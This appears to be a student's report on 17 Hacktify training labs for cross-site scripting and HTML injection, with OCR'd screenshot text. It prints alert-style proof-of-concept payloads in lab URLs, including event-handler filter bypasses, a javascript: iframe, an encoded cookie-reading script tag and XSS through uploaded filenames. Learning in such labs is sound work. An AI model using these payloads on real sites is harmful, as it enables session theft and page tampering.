Hacktify Security - Penetration Testing Report

Name: Krish Gupta

🔍 Overview of XSS & HTML Injection Labs

This report documents the security assessment performed on **17 web security labs** focused on **Cross-Site Scripting (XSS) and HTML Injection vulnerabilities**. The objective was to analyze how web applications handle user input and identify weaknesses that allow attackers to manipulate the web page's behavior.

The penetration testing process involved injecting **malicious scripts and HTML code** into various input fields, URLs, and file upload mechanisms to test how well the application sanitized and rendered user input. The results provided insights into **stored, reflected, and DOM-based XSS vulnerabilities** along with **HTML injection attack vectors**.

🛠️ Labs & Attack Vectors Explored


🛡️ 1. XSS Labs (11 Labs)


These labs focused on **injecting malicious JavaScript** into the application to execute unintended actions in a victim's browser.
Types of XSS tested:
✅ **Reflected XSS** (Immediate execution via URL manipulation)
✅ **Stored XSS** (Persistent execution affecting multiple users)
✅ **DOM-Based XSS** (JavaScript injection within the browser's DOM environment)


📌 List of XSS Labs Solved:


1️⃣ **Encoding is the Key** – Explored encoding-based XSS bypass techniques.
2️⃣ **Balancing is Important in Life!** – Payload structuring to bypass character restrictions.
3️⃣ **XSS is Everywhere!** – Identified multiple reflection points across the application.
4️⃣ **Alternatives are Must** – Experimented with various event handlers for execution.
5️⃣ **Developers Hate Scripts** – Investigated how developers block tags and worked around it.
6️⃣ **Change the Variation** – Bypassed filter-based XSS protections.
7️⃣ **XSS with File Upload (File Name)** – Exploited file names to execute JavaScript.
8️⃣ **XSS with File Upload (File Content)** – Injected JavaScript inside uploaded files.
9️⃣ **DOMs Are Love** – Manipulated document.location and innerHTML to trigger XSS.
🔟 **Stored Everywhere** – Explored multiple locations where stored XSS could be injected.
1️⃣1️⃣ **XSS via Email Field** – Injected XSS payloads in email input fields.


📌 PoC Screenshots:












labs.hacktify.in says
1
OK
HACKTIFY
cybersecurity
Subscribe to our NewsLetter
Enter your Email
Subscribe
Thanks for your Subscription!
You'll receive email on 4n6@gmail.com
Network
Performance


https://labs.hacktify.in/HTML/xss_lab/lab_4/lab_4.php?email=<img+src%3Dx+onerror%3Dalert%281%29>
labs.hacktify.in says
1
OK
HACKTIFY
cybersecurity
Subscribe to our NewsLetter
<img src=x onerror=(1)>
Subscribe
Thanks for your Subscription!
You'll receive email on
Network
Performance


https://labs.hacktify.in/HTML/xss_lab/lab_5/lab_5.php?email=<img+src%3Dx+onerror%3Dalert%28%27Bypass+Script+...
labs.hacktify.in says
Bypass_script_filtering!
OK
HACKTIFY
cybersecurity
Subscribe to our
NewsLetter
<img src=x onerror=alert('Bypas
Subscribe
Thanks for your Subscri
You'll receive email on
Network
Performance
<!-- <h2 class="page-titlee">Hacktify</h2> -->
"Thanks for your Subscription!"
" You'll receive email on "
<img src="x" onerror="alert('Bypass_script_filtering!')="">
 == $0


https://labs.hacktify.in/HTML/xss_lab/lab_6/lab_6.php?email=<svg%2Fonload%3Dalert%28%27XSS_found%27%29>
labs.hacktify.in says
XSS_FOUND
OK
HACKTIFY
cybersecurity
Subscribe to our
NewsLetter
<svg/onload=alert('XSS_found')>
Subscribe
iframe 300 × 150
Network
Performance
<!-- <h2 class="page-titlee">Hacktify</h2> -->
"Thanks for your Subscription!"
" You'll receive email on "
<iframe src="javascript:alert('XSS_FOUND')"></iframe>
 == $0


https://labs.hacktify.in/HTML/xss_lab/lab_7/lab_7.php?email=3Cscript%253Ealert%2528document.cookies%2529%...
HACKTIFY
cybersecurity
Happy Hacking
Subscribe to our
NewsLetter
%2529%253C%252Fscript%253E
Subscribe
Thanks for your Subscription!
You'll receive email on
xss_found
Hacktify



labs.hacktify.in says
Security_Bypassed,via_file_upload
OK
HACKTIFY
cybersecurity
Upload a File
Choose File
malicious.png
File Upload
File Uploaded ">.png
Network
Performance
Memory


<h1>Upload a File</h1>


<form action="lab_8.php" method="POST" enctype="multipart/form-data">
</form>

<h2>
"File Uploaded "

" ">"
<img src="x" onerror="alert('Security_Bypassed,via_file_upload')">
".png "


https://labs.hacktify.in/HTML/xss_lab/lab_9/lab_9.php
labs.hacktify.in says
You are Hacked, XSS Found!
OK


labs.hacktify.in says
XSS
OK
HACKTIFY
cybersecurity
User Profile
First Name: 4n6
Last Name:
Email: 4n6@gmail.com
Password
Confirm Password
Update
Log out
Network
Performance
Memory
Application




🛡️ 2. HTML Injection Labs (6 Labs)


These labs analyzed how **HTML elements** could be injected to manipulate web page structure, modify displayed content, and create phishing attacks.


📌 List of HTML Injection Labs Solved:

1️⃣ **File Name Also Be Vulnerable** – Exploited HTML injection via filenames.
2️⃣ **File Content and HTML Injection - A Perfect Pair!** – Injected malicious HTML within uploaded file contents.
3️⃣ **Injecting HTML Using URL** – Explored query string manipulation for HTML rendering.
4️⃣ **Stored HTML Injection** – Identified persistent HTML injection attack vectors.
5️⃣ **HTML Injection via Form Field** – Injected HTML into text fields and form submissions.
6️⃣ **Encoding is the Key? (HTML Variant)** – Experimented with encoded HTML injection attacks.


📌 PoC Screenshots:





User Profile
First Name: krish
Last Name: 4n6
Email: 4n6@gmail.com
HTML Injection Stored Successfully
Password
Confirm Password
Update
Log out


Elements Console Sources Network Performance Memory

<h1>User Profile</h1>
<form method="POST" action="profile.php">
<label>First Name:</label>
<input type="text" name="fname" class="field" value="krish">
<label>Last Name:</label>
<input type="text" name="lname" class="field" value="4n6">
<label>Email:</label>
<input type="text" name="email" class="field" value="4n6@gmail.com">
<h3 color="red">HTML Injection Stored Successfully</h3> == $0
<label>Password</label>
<input type="password" name="pwd" class="field" value="qwert12345">
<label>Confirm Password</label>
<input type="password" name="confpassword" class="field" value="qwert12345">
html body div.wrapper section.pager-section div.container center div.containers form h3
Styles Computed Layout Event Listeners DOM Breakpoints Properties Accessibility
Filter
Console Developer resources Network conditions
Caching
Disable cache


HACKTIFY
cybersecurity
Upload a File
input 311.33 × 28
Choose File image.png
Hacked.png.html>
File Upload
File Uploaded
>Hacked


Elements Console Sources Network Performance Memory
<html>
<head></head>
<body>

